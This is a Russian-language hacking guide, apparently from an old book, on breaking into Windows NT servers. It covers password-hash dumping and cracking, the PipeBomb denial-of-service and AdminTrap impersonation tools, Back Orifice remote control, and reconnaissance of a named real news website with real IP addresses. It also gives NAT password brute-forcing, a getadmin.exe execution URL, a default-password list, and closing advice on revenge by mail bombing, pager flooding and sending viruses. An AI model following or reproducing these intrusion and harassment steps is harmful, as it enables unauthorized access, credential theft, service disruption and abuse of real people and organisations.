- Новый гибридный метод расшифровки объединяет самые лучшие качества словарного и метода прямого подбора.
- Возможность подключения национальных словарей.
- Реализация сетевого SMB sniffer'a для операционных систем Windows 95/98.
- Встроенная утилита PWDUMP2, которая позволяет произвести извлечение хэшированных паролей из файла SAM, зашифрованного при помощи утилиты SYSKEY из SP3.

Утилита **PWDUMP2** http://www.webspan.net/~tas/pwdump2/ позволяет получить список хэшированных паролей даже в системе с включенной утилитой SYSKEY. Данная программа может функционировать, если только пользователь, ее запустивший, имеет привилегию «Отладка программ» и является членом группы Administrators. Кроме того, данная утилита может использоваться в том случае, если с атакуемой системы удалось получить копию базы данных безопасности системы.

- Получение паролей Windows NT при помощи PWL-файлов.

Если вы получили доступ к клиентским компьютерам Windows 3.11/95/98, которые функционируют в локальной сети, вы можете узнать пароль системного администратора или других бюджетов в домене Windows NT косвенным образом. Для этого необходимо собрать все доступные *.PWL файлы, которые располагаются в системных каталогах Windows 3.11/95/98. Для расшифровки этих файлов вы можете использовать программу **repwl.exe**, которую можно найти по адресу http://webdon.com /vitas/pwltool.htm.

Это одна из лучших программ для вычисления паролей из PWL-файлов, которая почти мгновенно может вычислить любой пароль.

Открыв при помощи кнопки «Browse» (Пролистать) PWL-файл, выберите в списке нужный набор символов и затем нажмите кнопку «Search Password» (Поиск пароля). Найденные таким образом пароли

помогут вам затем получить доступ к главному доменному серверу Windows NT.

Но помните, что для более совершенной защиты системные администраторы, которые посообразительней, могут не ограничиться применением специальных утилит, но могут установить вручную еще более жесткие права на объекты файловой системы. В частности, за рекомендациями по установке таких ограничений они могут обратиться по адресу: http://www.microsoft.com/ntserver/security/exec/overview/Secure_NTInstall.asp

Соответственно там же можно искать и противоядие от их мощной защиты.

К счастью, у дяди Билли работают еще такие люди, которые могут совершить ошибку, и благодаря таким людям мы можем проникнуть в систему через те дыры, которые они нам предоставляют. В частности, одной из таких дыр является возможность повысить свой уровень привилегий и войти в группу администраторов, а потом... Достигается это с помощью программы **GetAdmin.exe** (автор - - Константин Соболев). Правда, в **Service Pack 4** возможность эта устранена, но рискнуть стоит. Идея, заложенная в ней, довольно-таки проста и гениальна. Системные процессы в NT работают, как правило, под System Account, а значит, имеют на локальном рабочем месте администраторские права. Делайте вывод. Но, к сожалению, Billy сработал оперативно, в SP4 это уже залатали. Но не стоит отчаиваться: кто ищет, тот всегда найдет.

Глава 5.
Доступ в локальной сети

ЕСЛИ вы получили полный доступ к одной из рабочих станций в локальной или глобальной сети домена, вы можете использовать недостаточность защиты сетевых соединений серверов Windows NT. Слабая защита сетевых соединений приводит к тому, что, используя специализированное программное обеспечение, вы сможете завесить сервер Windows NT («отказ в обслуживании») или даже получить права администратора путем перехвата административных сетевых соединений. Для этого применяются следующие виды атак:

- Использование **Named Pipe File System.**
- Использование средств удаленного управления

Глава 6. Использование Named Pipe File System

Named Pipe File System является виртуальной файловой системой, которая не управляет файлами, а управляет каналами **named pipes.** Каналы named pipes относятся к классу файловых объектов вместе с файлами, дисковыми директориями, устройствами и почтовыми ящиками (mailslots). Поэтому большинство функций, предназначенных для работы с файлами (в том числе CreateFile, ReadFile и WriteFile), работает и с каналами. Канал named pipes представляет собой виртуальное соединение, по которому передается информация от одного процесса к другому. Информация может передаваться как в одну сторону *(однонаправленный канал),* так и в обе стороны *(двунаправленный* или *дуплексный* канал). Создание виртуального канала в Windows NT происходит следующим образом:

- Серверный процесс создает канал на локальном компьютере с помощью функции программного интерфейса Win32 «**CreateNamedPipe**».
- Серверный процесс активизирует канал при помощи функции «**ConnectNamedPipe**», после чего к каналу могут подключаться клиенты.
- Далее производится подключение к каналу \\computer_name\pipe\pipe_name посредством вызова функции **«CreateFile».**

Клиентский процесс может отключиться от канала в любой момент с помощью функции «**CloseHandle**». Серверный процесс может отключить клиента в любой момент с помощью функции «**DisconnectNamedPipe**».

После прекращения связи с клиентом серверный процесс может повторно использовать канал с помощью повторного вызова функции **«ConnectNamedPipe».**

При помощи одного и того же канала сервер может одновременно обслуживать нескольких клиентов. Для этого серверный процесс может создать N-ное количество экземпляров канала, вызвав N-ное количество раз функцию **«CreateNamedPipe»** (при этом в каждом вызове должно быть указано одно и то же имя канала).

Если канал имеет несколько экземпляров, клиент может быть подключен к любому свободному (не занятому другим клиентом) экземпляру этого канала.

После установления виртуального соединения серверный процесс и клиентский процесс могут обмениваться информацией при помощи пар функций «**ReadFile**» и «**WriteFile**». Если один участник информационного обмена записывает данные в канал при помощи функции **«WriteFile»,** то другой участник может прочитать, используя функцию **«ReadFile».**

Интерфейс **Named Pipe File System** широко используется операционной системой Windows NT для множества задач, некоторые из которых играют важную роль в обеспечении безопасности операционной системы. Например, удаленный вызов процедур (RPC) в Windows NT реализован как надстройка над NPFS.

Однако в смысле защиты информации и устойчивости программ интерфейс **Named Pipe File System** может использован для взлома или выведения из строя операционной системы. Ниже приведены две программы **PipeBomb и AdminTrap,** которые используют непродуманность реализации **Named Pipe File System.**

Глава 7. Программа PipeBomb

Прикладная программа **PipeBomb** производит открытие на запись в вечном цикле новых экземпляров определенного системного канала и записывает в них порции бесполезной информации. Через довольно короткий промежуток времени все свободные экземпляры канала будут заняты, после чего серверный процесс определяет, что все экземпляры его канала заняты, после чего начинает создавать новые экземпляры канала.

Каждый новый экземпляр канала обслуживается новым потоком **(thread),** под который отводится новый буфер в оперативной памяти для хранения информации. Клиентский процесс постоянно открывает новые экземпляры канала, поэтому серверному процессу приходится создавать новые потоки. Это приводит к максимальной загрузке процессора сервера, а объем свободной оперативной памяти этого компьютера быстро уменьшается. Через несколько минут атакованный компьютер становится практически неработоспособным. Данная программа одинаково эффективно работает для атак как на рабочие станции, так и на сервера Windows NT 4.0. Для начала атаки необходимо запустить программу **PipeBomb** и в поле ввести имя атакуемого компьютера.

Затем следует нажать кнопку **«Create»** (Создать) или **«Write»** (Записать), после чего любой сервер Windows NT будет завешен в течение двух минут.

Эту атаку можно применять через Internet, инкапсулируя пакеты SMB в пакеты TCP/IP (сетевая составляющая интерфейса **Named Pipe File System** организована как надстройка над протоколом SMB).

Глава S. Программа AdminTrap

Программа **AdminTrap** производит создание троянского экземпляра одного из системных каналов и ждет, когда к нему подключится клиент. Затем **AdminTrap** выполняет вызов функции Win32 «**ImpersonateNamedPipeClient**», которая назначает маркер доступа **(access token)** клиента экземпляра канала, handle серверного конца которого указан в качестве параметра функции. Если выполнение функции прошло успешно, один из потоков программы **AdminTrap** получает полномочия пользователя-клиента троянского экземпляра канала.

Вероятность того, что программа **AdminTrap** после вызова «**ImpersonateNamedPipeClient**» получит полномочия администратора, весьма велика, если случайно удастся перехватить следующие сетевые соединения:

- **winreg** — удаленное управление реестром, списком сервисов, репликацией и административными оповещениями (alerts), удаленный просмотр системных журналов, удаленное диагностирование и оценка производительности;
- **spoolss** — удаленное управление принтером.

После запуска программа ожидает подключения администратора.

Когда администратор начнет выполнять одну из административных операций, сетевое соединение администратора перехватывается, программа выдает на экран окно, содержащее имя и список привилегий этого администратора, и предлагает осуществить создание нового пользователя с именем **AdminTrap,** который входит в группу «**Administrators**».

Глава 9. Использование средства удаленного управления Back Oriffice 2000

Программа **Back Orifice** (дословный перевод — задний проход) является еще одним средством взлома серверов Windows NT и удаленного управления ими через Internet. BO2K состоит из клиентской, серверной

части и утилит, позволяющих добавлять некоторые новые функции и производить настройку серверной части.

Данное программное обеспечение может работать на компьютерах с установленными операционными системами Windows 95/98 и Windows NT.

Клиентская часть BO2K (файл *bo2kgui.exe*) используется на компьютере хакера и позволяет получить доступ к машине с установленной серверной части по протоколам TCP или UPD по порту 31337.

Обычно перед внедрением серверной части (размер 120 Кб) производится сканирование подсети и выявление конкретного IP-адреса. Затем серверная часть запускается на сервере при помощи любого локального бюджета. Хакер, используя клиентскую часть, может выполнять следующие действия:

- производить редактирование реестра;
- осуществлять полный контроль над файловой системой через браузер;
- получать информацию о введенных паролях;
- просматривать текущее состояние экрана на сервере;
- просматривать сетевые ресурсы, подключенные к серверу;
- управлять системными процессами;
- выполнять удаленную перезагрузку;
- удаленно выполнять программы с возможностью перенаправления консоли на компьютер хакеру.

Перед внедрением серверная часть конфигурируется при помощи Мастера конфигурирования BO2K Configuration Wizard (файл *bo2kcfg.exe)*. Мастер BO2K Configuration Wizard позволяет выбрать файл сервера BO2K (*bo2k.exe*) и задать пароль, который затем будет использоваться для доступа по сети. Кроме того, мастер позволяет выбрать порт для IP-соединения, метод шифрования соединений между клиентом и сервером. Вам необходимо указать, какой сетевой модуль будет использоваться в IP-соединениях TCP или UPD. TCP-соединения обычно используются для организации управления через сеть Internet. UPD-соединения применяются для работы в ЛВС.

Кроме того, данная утилита используется для добавления *к* основному запускаемому модулю bo2k.exe дополнительных возможностей, которые реализованы в виде Plugins DLL.

Глава 10. Удаленный взлом Windows NT через Internet

Самым трудным взломом Windows NT считается удаленный взлом через Internet. В самом начале у атакующего отсутствует вообще какая-либо информация, кроме имени хоста и его IP-адреса. Если на удаленном сервере работает Web-сервер, вы тоже сразу же сможете интуитивно определить, с какой операционной системой вы имеете дело. Для этого следует, используя браузер, провести исследование страничек и открытых для просмотра каталогов Web-сервера. Для Web-серверов IIS 3.0/4.0/5.0, которые являются продуктами Microsoft и работают исключительно под Windows NT, характерны следующие особенности: Web-страницы имеют расширения ***.htm**, ***.asp;** страницы имеют кодировку Win1253, а не KOI8-R (для русскоязычных страниц) и прочие косвенные признаки.

Кроме того, следует тщательно просмотреть структуру каталогов документов и скриптов. Каталоги документов, в которых отсутствуют файлы *index.htm*, покажут вам полный список файлов и расположенных ниже директорий. Случайно бродя по Internet`y, вы можете случайно наткнуться на такой Web-сервер новостей штата Айдахо: http://www.idahonews.com/, который полностью соответствует описанным критериям. Но самое смешное то, что у этого сервера открыты для просмотра каталоги скриптов **scripts и cgi-bin.**

Если каталоги скриптов **scripts и cgi-bin** открыты для просмотра, то этот сервер — просто находка для опытного хакера. Используя браузер, удаленный клиент может запускать любые файлы из этих директорий на Web-сервере. Остается каким-либо способом загрузить одну из программ, описанных раннее, в каталоги скриптов **scripts и cgi-bin.** Для этого исследуем открытые каталоги более подробно.

Как вы можете видеть, открытый каталог **cgi-bin** позволил нам получить информацию о том, что данный сервер Windows NT использует язык Perl. Используя обычный браузер, вы можете скачать все скрипты из этих директорий и произвести их анализ на получение различного рода информации об удаленном сервере. Кроме того, в каталоге **cgi-bin** находится подкаталог **MSWin32-x86-object.** Войдем в него и просмотрим его содержимое.

Как мы видим, подкаталог **MSWin32-x86-object**содержит инсталлированную версию языка Perl 5.0, а также сам дистрибутив Perl 5.00502.exe. Затем скачаем из этой директории файл регистрации ошибок **PerlIS-Err.log**:

```
*** 'E:\docs' error message at: 1998/11/24 13:23:57
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs' error message at: 1998/12/25 04:49:16
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs' error message at: 1999/03/26 16:05:43
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs' error message at: 1999/09/08 11:39:54
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs' error message at: 1999/09/08 11:58:34
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs\idaho8' error message at: 1999/10/25 13:51:51
Can't open perl script "E:\docs\idaho8": Permission denied
```

Конечно, данный журнальный файл дает не слишком много информации, кроме той, что основные документы расположены на диске E: в каталоге docs, и также Perl.exe использовался раннее для неудачных попыток проникновения в систему. Затем следует просмотреть документацию в сети Internet по ошибкам и дырам в реализации Perl 5.0 для Windows NT и, исходя из этого, произвести анализ находящихся в каталогах scripts и cgi-bin *.pl-скриптов.

Производим просмотр каталога **scripts.**

Открытый каталог **scripts** дает нам следующую информацию:

- Подкаталог **/scripts/centralad/** содержит средства для централизованного администрирования какой-то информационной системы.
- Подкаталог **scripts/iisadmin/** содержит HTML-версию для администрирования Web-сервера IIS, которая очень может пригодиться при взломе системы.
- Подкаталог **scripts/tools/** содержит различные утилиты для IIS.
- Файл **General.mdb** — файл базы данных Microsoft Access, говорит о том, что, возможно, на сервере установлена СУБД MS Access;
- Файлы **PASSWRD2.EXE и PASSWRD2.CPP** имеют очень странное имя **PASSWRD2.***, которое напоминает один из известных хакерских инструментов. Создается

впечатление, что данный сервер уже ломали раннее, т.к., возможно, эти файлы были загружены на сервер хакерами.

Затем можно просканировать данный хост на наличие открытых портов и, следовательно, сервисов, на нем установленных. Для сканирования портов вы можете использовать следующие сканеры портов Windows:

- 7th Sphere PortScan v1.1
- All Around Internet
- Ogre v0.9b
- Port Scannerv 1.1
- PortScan Plus
- SiteScan by Rhino9/Intercore
- TCP Port Scanner
- UltraScan v1.2.

Данные утилиты вы можете получить со страницы http://208.234.248.19:81/hack/genar/archive5.html. Наиболее полезным и простым сканером портов является **Ogre v0.9b** (Rhino9). Другие сканеры портов под Windows или UNIX вы сможете отыскать при определенном упорстве в сети Internet.

Утилита **Ogre** обеспечивает взломщика эффективным инструментом для сбора информации об уязвимых местах для серверов Windows NT и прочих хостов Internet.

Ogre позволяет выполнить ряд тестов для выбранной подсети класса С и проверить хосты на известные дыры в операционных системах Windows 95 и Windows NT, а также в установленном программном обеспечении. Утилита **Ogre** позволяет:

- Определить активные хосты в данной подсети класса С;
- Просмотреть выявленные хосты, чтобы определить доступные удаленные службы и порты, по которым к ним можно обратиться;
- Получить информацию относительно состояния **netbios (Nbtstat)**;
- Просмотреть доступные сетевые ресурсы, выделенные в совместное использование **(net view);**

- Проверить существование серверных расширений **Microsoft Frontpage;**
- Проверить присутствие в системе средства администрирования HTML для IIS;
- Проверить существование индексированных по умолчанию документов **Index Server.**

Глава 11. Использование утилиты Ogre для проверки подсети сервера новостей штата Айдахо

Перед использованием этой утилиты необходимо получить IP-адрес сервера http://www.idahonews.com/.

Для этого выполним команду **ping www.idahonews.com:**

```
Pinging www.idahonews.com [198.60.102.4] with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
```

IP-адрес сервера отображается через DNS, однако **ping** не проходит. Это означает, что данный сервер прикрыт firewall'ом и сканирование его портов будет неудачным. Однако сканирование данной подсети позволит выявить другие сервера домена **idahonews.com.**

Для тестирования подсети, в которой находится сервер новостей штата Айдахо, введем первый адрес подсети в IP в поле **«Starting IP»** (Начальный IP-адрес) 198.60.102.1. Затем введем последний адрес подсети в **«Ending Octet»** 254 (Конечный октет). Для начала сканирования нажмем кнопку **«Start scan»** (Начать сканирование).

После сканирования получим следующие результаты:

```
Scanning - 198.60.102.1
======================
Commencing Port Scan:

Port 21: Closed
Port 23: Open
Port 25: Closed
Port 53: Closed
Port 79: Open
```

```
Port 80: Closed
Port 110: Closed
Port 111: Closed
Port 139: Closed
Port 443: Closed
Port 1080: Closed
Port 8181: Closed

Scanning - 198.60.102.2
=======================
*Inactive IP address*

Scanning - 198.60.102.3
=======================
*Inactive IP address*

Scanning - 198.60.102.4
=======================
*Inactive IP address*

Scanning - 198.60.102.5
=======================
Commencing Port Scan:

Port 21: Closed
Port 23: Closed
Port 25: Open
Port 53: Open
Port 79: Open
Port 80: Closed
Port 110: Open
Port 111: Closed
Port 139: Closed
Port 443: Closed
Port 1080: Closed
Port 8181: Closed

Scanning - 198.60.102.6
=======================
*Inactive IP address*
....
....
Scanning - 198.60.102.38
```

```
========================
*Inactive IP address*

Scanning - 198.60.102.39
========================
Commencing Port Scan:

Port 21: Closed
Port 23: Closed
Port 25: Open
Port 53: Open
Port 79: Open
Port 80: Closed
Port 110: Open
Port 111: Closed
Port 139: Closed
Port 443: Closed
Port 1080: Closed
Port 8181: Closed
Scanning - 198.60.102.40
========================
*Inactive IP address*
....
....
Scanning - 198.60.102.54
========================
*Inactive IP address*

Scanning - 198.60.102.55
========================
Commencing Port Scan:

Port 21: Closed
Port 23: Closed
Port 25: Open
Port 53: Open
Port 79: Open
Port 80: Closed
Port 110: Open
Port 111: Closed
Port 139: Closed
Port 443: Closed
Port 1080: Closed
```

```
Port 8181: Closed
Scanning - 198.60.102.56
========================
*Inactive IP address*

....
....
Scanning - 198.60.102.254
=========================
*Inactive IP address*
```

Идеальным вариантом при взломе Windows NT были бы открытые порты 135-139. Тогда бы мы смогли получить массу познавательной информации о сервере, его сервисах и прочих ресурсах. Однако при сканировании мы получили:

```
Scanning - 198.60.102.4
=======================
*Inactive IP address*
```

Действительно, данный сервер прикрыт firewaU'oM. Попробуем определить его тип, выполнив трейсинг соседних активных хостов. Для этого выполним команду **tracert 198.60.102.1** (для UNIX команда **traceroute):**

```
Tracing route to cisco.idahonews.com [198.60.102.1]over a maximum
of 30 hops:
11  240 ms  241 ms  240 ms gbr2-p01.wswdc.ip.att.net
[12.123.8.241] 12  261 ms  260 ms  251 ms gbr1-p40.oc-
48.sl9mo.ip.att.net [12.122.2.82] 13  330 ms  301 ms  390 ms
gbr2-p50.oc-12.sffca.ip.att.net [12.122.3.17] 14  301 ms  320 ms
311 ms ar2-a3120s4.sffca.ip.att.net [12.127.1.145] 15  401 ms
350 ms  351 ms 12.126.207.46 16  381 ms  350 ms  371 ms
cisco.idahonews.com [198.60.102.1]
Trace complete
```

Еще одной распространенной ошибкой администраторов небольших сетей является манера давать названия хостам, исходя из выполняемой ими функции. Благодаря этому мы получили информацию, что хостом по адресу 198.60.102.1 является Firewall корпорации Cisco. Его так просто не хакнешь. Хотя, конечно, существует шанс, что ленивый админ забыл сменить заводской пароль. У хоста cisco.idahonews.com открытыми являются полученные при сканировании **Ogre** порты: 23 (Telnet), 79.

Затем выполним команду **tracert 198.60.102.5**:

```
Tracing route to router.idahonews.com [198.60.102.5]over a maxi-
mum of 30 hops:
```

```
 12  260 ms  270 ms  261 ms gbr1-p40.oc-48.sl9mo.ip.att.net
[12.122.2.82] 13  321 ms  310 ms  300 ms gbr2-p50.oc-
12.sffca.ip.att.net [12.122.3.17] 14  310 ms  321 ms  320 ms ar2-
a300s3.sffca.ip.att.net [12.127.5.177] 15  341 ms  340 ms  371 ms
12.126.207,34 16  371 ms  *  *  198.60.104.181 17  361 ms
361 ms  370 ms router.idahonews.com [198.60.102.5]
Trace complete
```

Опять мы получили информацию, что хостом по адресу 198.60. 102.5 является маршрутизатор **router** (который может быть реализован в виде аппаратного устройства или обычного UNIX-роутера). У хоста **router.idahonews.com** открыты порты: 25 (SMNP-почта), 53 (DNS-сервер), ПО (POP-сервер). Исходя из открытых портов, можно с уверенностью заявить, что данный сервер является почтовым и DNS-сервером. Можно с большой уверенностью сказать, что данный маршрутизатор передает пакеты во внутреннюю локальную подсетку idahonews.com 192.168.0.*.

Трассировка других хостов подсетки 198.60.102.6-253 дала информацию, что другие IP-адреса не имеют никакого отношения к домену **idahonews.com.**

Как мы видим, полученной полезной информации явно не хватает для проникновения в систему. Для взлома www.idahonews.com необходимо собрать наиболее полную информацию обо всех трех хостах. Кроме того, взлом Firewall'oB Cisco и Unix-роутеров выходит за границы данной темы. Поэтому мы рассмотрим идеальный вариант, при котором сервер Windows NT не был бы прикрыт Firewall'oM и порты 135-139 были бы открыты.

Глава 12. Взлом сервера Windows NT

Идеальный вариант

Итак, рассмотрим идеальный вариант, при котором к сети Internet подключен сервер Windows NT, который не прикрыт Firewall'oM, и хотя бы один порт в диапазоне 135-139 открыт. Такое иногда бывает и сейчас, когда молодая компания недавно начала свой бизнес, не имеет ни малейшего понятия о том, зачем ей firewall, а также пытается сэкономить деньги. Кроме того, может быть, в такой компании работает неопытный системный администратор, который просто инсталлирует Windows NT и устанавливает последний Service Pack. Затем ставится и настраивается IIS, после чего админ успокаивается, хотя ему следовало, прежде всего,

включить аудит, сконфигурировать реестр, поставить последние патчи и fix'bi, а также отключить все ненужные службы и привязки (Binding) в настройках аппрета **«Network»** (Сеть).

Если сервер новостей штата Айдахо не был подвергнут вышеописанным настройкам, утилита **Ogre** выдала бы следующую информацию:

```
Scanning - 198.60.102.4
=======================
Commencing Port Scan:
Port 21: Open
```

Допустим, что открыта служба FTP, которая входит в состав IIS.

```
Port 23: Closed
Port 25: Open
```

Допустим, что открыта служба SMNP, которая входит в состав IIS

```
Port 53: Open
Port 79: Closed
Port 80: Open
```

Допустим, что открыта служба HTTP, которая входит в состав IIS.

```
Port 110: Open
Port 111: Closed
Port 139: Open
```

Допустим, что возможен File Sharing.

```
Port 443: Closed
Port 1080: Closed
Port 8181: Closed
Surveying Web Server:
--Checking for Vulnerable URLs:
Frontpage Extensions: Not Present
IIS HTML Administration Interface: Present
```

Допустим, что возможно управление сервером через IIS.

```
IIS Samples: Present
Commencing Nbtstat Scan:
NetBIOS Remote Machine Name Table
Name Type Status
---------------------------------------
```

Registered Registered Registered Registered Registered Registered Registered Registered Registered Registered Registered Registered

```
MAC Address = XX-XX-XX-XX-XX-XX
```

Символами X, Y и Z заменены реальные значения, которые мы получили бы, если бы сервер не был firewall'ом.

```
YYYYY <00> UNIQUE -   - Имя машины
YYYYY <20> UNIQUE
ZZZZZZZZZ <00> GROUP
ZZZZZZZZZ <1C> GROUP
ZZZZZZZZZ <1B> UNIQUE
ZZZZZZZZZ <1E> GROUP
YYYYY <03> UNIQUE
ZZZZZZZZZ <1D> UNIQUE
INet~Services <1C> GROUP
..__MSBROWSE__.<01> GROUP
IS~YYYYY.. . . . <00>  UNIQUE
```

Кроме того, информацию по NetBIOS мы можем получить, выполнив команду **nbtstat -A x.x.x.x**. Для расшифровки кодов имен NetBIOS вы можете использовать описания кодов.

- Термин **UNIQUE** означает, что одному имени которого присвоен один IP-адрес;

4 Термин **GROUP** означает нормальную группу, одному имени которой может принадлежать группа IP-адресов.

Для идеального варианта, который мы рассматриваем, мы получили информацию, от которой можно отталкиваться при взломе Windows NT.

Из этой информации можно понять, что сервер предоставляет доступ для выделенных в совместное использование ресурсов и FTP.

Затем можно попробовать зайти на сервер, используя бюджеты, которые стандартно присутствуют в Windows NT (Guest, Administrator), однако наверняка у вас ничего не получится. Кроме того, вы можете попытаться использовать бюджеты IIS (Internet Information Service), обычно они выглядят так **IUSR_<имя машины>**. При помощи утилиты **Ogre** мы получили информацию, что имя машины **YYYYY,** следовательно, бюджет IIS будет **IUSR_YYYYY**. Однако и с этим вариантом, наверное, тоже ничего не получится.

Для взлома сервера Windows NT с выделенными в совместное использование каталогами вам следует использовать утилиты, которые позволяют производить подключение к выделенным ресурсам с пользовательскими бюджетами и выполняют подбор пароля из словаря и/или прямым перебором всех возможных вариантов.

Использование программы NAT для подбора паролей к выделенным в совместное использование ресурсам

Наиболее удобной и полнофункциональной из этих утилит является программа **NetBIOS Auditing Tool,** реализации которой есть как под UNIX, так и под Win32.

Изначально программа Nat была создана для выполнения различных проверок защиты операционных систем, использующих NetBIOS. Данная программа работает в режиме командной строки. Вот ее синтаксис:

```
NAT [-0 <ФАЙЛ_РЕЗУЛЬТАТОВ>] [-U <ФАЙЛ_СПИСКА_ПОЛЬЗОВАТЕЛЕЙ>]
[-P <ФАЙЛ_ СЛОВАРЯ_ПАРОЛЕЙ>] <IP-АДРЕС>
```

По умолчанию в качестве файла списка пользователей используется файл *Userlist.txt.* Подправим этот файл, добавив в него новые имена, полученные при помощи программы **Ogre.** Файл словаря паролей лучше взять из программы **L0phtCrack**, сохранить под именем *Passlist.txt.* Добавим в него имена, полученные при помощи программы **Ogre.** Затем из командной строки выполним программу **nat:**

```
NAT -o REZALT.TXT 198.60.102.4
```

Программа NAT произведет тестирование всех сетевых служб, пробуя произвести подключение.

Обычно данный процесс бывает довольно длительным, продолжительность его зависит от того, насколько удачно были составлены файлы списка пользователей и паролей. Однако с большой уверенностью можно сказать, что программа NAT сумеет подобрать пароль к одному из бюджетов в промежутке от 30 минут до 50 часов.

Далее процессу взлома сервера Windows NT гарантирован практически 100% успех. Время, которое потребуется для взлома системы, зависит от того, насколько туп администратор системы. Если программе NAT удалось определить пароль для бюджета **Administrator,** то на этом процесс взлома успешно закончен и вы можете делать с сервером практически что угодно.

Если бюджет, который программа NAT определила, *не является* бюджетом **Administrator,** то время взлома зависит от того, какими возможностями обладает данный аккаунт и на какие ресурсы он имеет права доступа. Может быть, удастся подсоединить диск, используя команду NET USE, и скопировать резервную копию файла базы данных паролей **SAM._** из каталога **WINNT/REPAIR для** последующего вскрытия при помощи программы **LOphtCrack,** как уже было описано выше.

Кроме того, подсоединив диск при помощи NET USE (или при помощи FTP), может быть, удастся загрузить на удаленный компьютер одну из программ, которые помогут получить права администратора (Getadmin и т.д.). Для выполнения таких программ удаленно на серверах Windows NT следует скопировать данные в каталог скриптов или в InetPub/cgi-bin. Затем, используя браузер, можно выполнить удаленно на сервере данные программы, введя в строке адреса строчку:

```
http://www.idahonews/scripts/getadmin.exe?mmmm
```

где mmmm является именем пользователя, пароль которого вы определили.

Таким же образом возможно выполнить любую хакерскую утилиту вроде PWDUMP.EXE (для получения хэша пароля администратора) или троянские программы вроде Back Orifice или NetBus (http://indigo.ie/~lmf/nb.htm), которые позволят сделать довольно многое.

Хакерские трюки

Глава 1. Классификация методов взлома компьютеров

Допустим, что вы имеете какой-либо доступ к сети и хотите расширить свои возможности путем проникновения на другие компьютеры или повысив свои права на машине, с которой вы работаете. Поэтому все методы взлома делятся на две группы:

Методы для проникновения на компьютер из сети

- Подбор пароля. Критерий — время. Следует иметь в виду то, что обычно на большинстве UNIX login с удаленного терминала пользователю **root** запрещен. Поэтому обычно подбирают пароли обычных пользователей.
- Использование ошибок операционных систем для получения информации о пользователях на машине (например, **login&password**).
- Использование сканирования проходящих в сети пакетов **(sniffing),** для получения информации о пользователе(-ях).
- «Троянские кони» — программы, содержащие в себе некий «довесок» и «подаренные» на атакуемую машину.
- Один из новых способов: использование ошибок в WWW-обозревателях и возможностей новых элементов WWW-страниц — JAVA, ActiveX. В этих недавно появившихся средствах создания интерактивных WWW-страниц используется технология перекачки некого кода и/или скрипта на машину пользователя и затем их автоматический запуск.

Методы повышения своих прав на компьютере

В этом случае все зависит от операционной системы компьютера, на котором вы хотите добиться повышенных привилегий. У каждой есть свои дыры; про стандартные не имеет смысла рассказывать, разве что

в качестве классических примеров, и они уже давно заткнуты, про остальные, естественно, никто не расскажет — т.к. их тут же заткнут, так что **ищите.** Это могут быть, например:

- Некорректно написанные программы (не проверяющие на корректность вводимые данные, имеющие недокументированные команды, флаги и т.д.).
- Неправильные права доступа к системным файлам и директориям (например, при инсталляции QNX все системные директории имеют флаги **rwxrwxrwx**, а автор программы **mqc** заботливо оставил SUID'ный командный файл с такими же атрибутами).

В компьютерном мире существуют много организаций, занимающихся нахождением и информированием об ошибках и дырках в операционных системах, в целях их скорейшего нахождения и исправления системными администраторами, но кто мешает хакеру тоже получать такого рода информацию? Обычно немедленное использование полученной информации дает результаты.

Глава 2. Стандартные пароли в операционных системах

В некоторых случаях возможен подбор пароля для входа в систему. До недавнего времени пользователи выбирали пароли, которые легко запомнить, или даже оставляли те, которые стоят в системе по умолчанию при инсталляции. Если у вас не хватает фантазии, вы можете поэкспериментировать с этим списком:

admin, arm, anon, anonymous/anonymous, backup, batch, bin, checkfsys, daemon, demo, diag, field, ftp, games, guest/guest, guest/anonymous, help, install, listen, lp, lpadmin, maint, makefsys, mountfsys, network, news, nobody, nuucp, nuucpa, operator, powerdown, printer, pub, public, reboot, rje, rlogin, root, sa, setup, shutdown, startup, sync, sys/sys, sysadm, sysadmin, sysbin/sysbin, sysbin/bin, sysman, system, tech, test, trouble, tty, umountfsys, user/user, user1/user1, uucp, uucpa, visitor.

Также очень часто пользователи используют в качестве пароля свое имя, фамилию или вообще его не ставят.

Глава 3.
Как навредить недругу с помощью Internet

В качестве инструмента мести Internet идеален. Он представляет массу доселе не использованных возможностей. Думается, что даже такие заслуженные специалисты в этом вопросе, как герои «Трех мушкетеров» Александра Дюма, живи они в эпоху повальной интернетизации общества, могли бы почерпнуть здесь немало нового для себя. Представьте себе: вместо того, чтобы мотаться по всей Франции, переодеваясь то мужчиной, то монахиней, Миледи просто отправляет Д'Артаньяну е-мейл с вирусом, который напрочь стирает всю информацию с жесткого диска. Скорее всего, после этого известие о смерти Констанции показалось бы ему мало заслуживающим внимания.

Способы испортить жизнь своему недругу, пользуясь Internetом, хороши, прежде всего, легкостью и малым количеством затрачиваемых сил. Месть можно осуществить, что называется, не вставая с дивана. Однако не надо слишком уж полагаться на эту обманчивую легкость. Internet-месть имеет свою специфику, свои плюсы и минусы, и, если забыть о вторых, упиваясь исключительно первыми, то навредить можно в первую очередь себе самому. Давайте попробуем вкратце ознакомиться с различными способами мести через Internet, для удобства разделив их на несколько групп:

- Грубые
- Пошлые
- Пролонгированного действия
- Изысканные.

Грубые

Сюда входят способы мести самые простые и одновременно самые ощутимые. При этом для того, чтобы подгадить неприятному вам персонажу, вам не придется даже использовать возможности World Wide Web. Как правило, будет вполне достаточно обычной электронной почты. Главное — узнать электронный адрес доставляющего вам неприятные эмоции персонажа. А вот что отправить по нему — это уже ваше дело. Хотите — посылайте письмо с вложенным файлом немереного объема. Хотите — отправляйте обычное поздравление с днем рождения, только раз по сто на дню. Особенно удачно, если у вашего недруга есть пейджер: пользуясь возможностью отправлять сообщения на пейджер через Internet и задав при отправке функцию повтора, вы доставите объекту вашей мести немало приятных минут.

Плюсы: простота исполнения в сочетании с ощутимостью ущерба. Применив способы мести из этой группы к вашему недругу, будьте спокойны: ваши старания непременно будут замечены и оценены.

Минусы: если бы ты, дружок, был знатным хакером, то нужды в подобных способах мести не возникало бы: твои враги, имеющие доступ в Internet, и без этого старались бы тебя не задевать ни словом, ни взглядом. А если твои познания в компьютерной области далеки от всесторонних, то вычислить источник вредоносных действий для твоего врага не составит труда. И ответная месть, как водится, будет жестокой и кровавой. А так ли уж ты не дорожишь своим собственным пейджером и почтовым ящиком?..

Пошлые

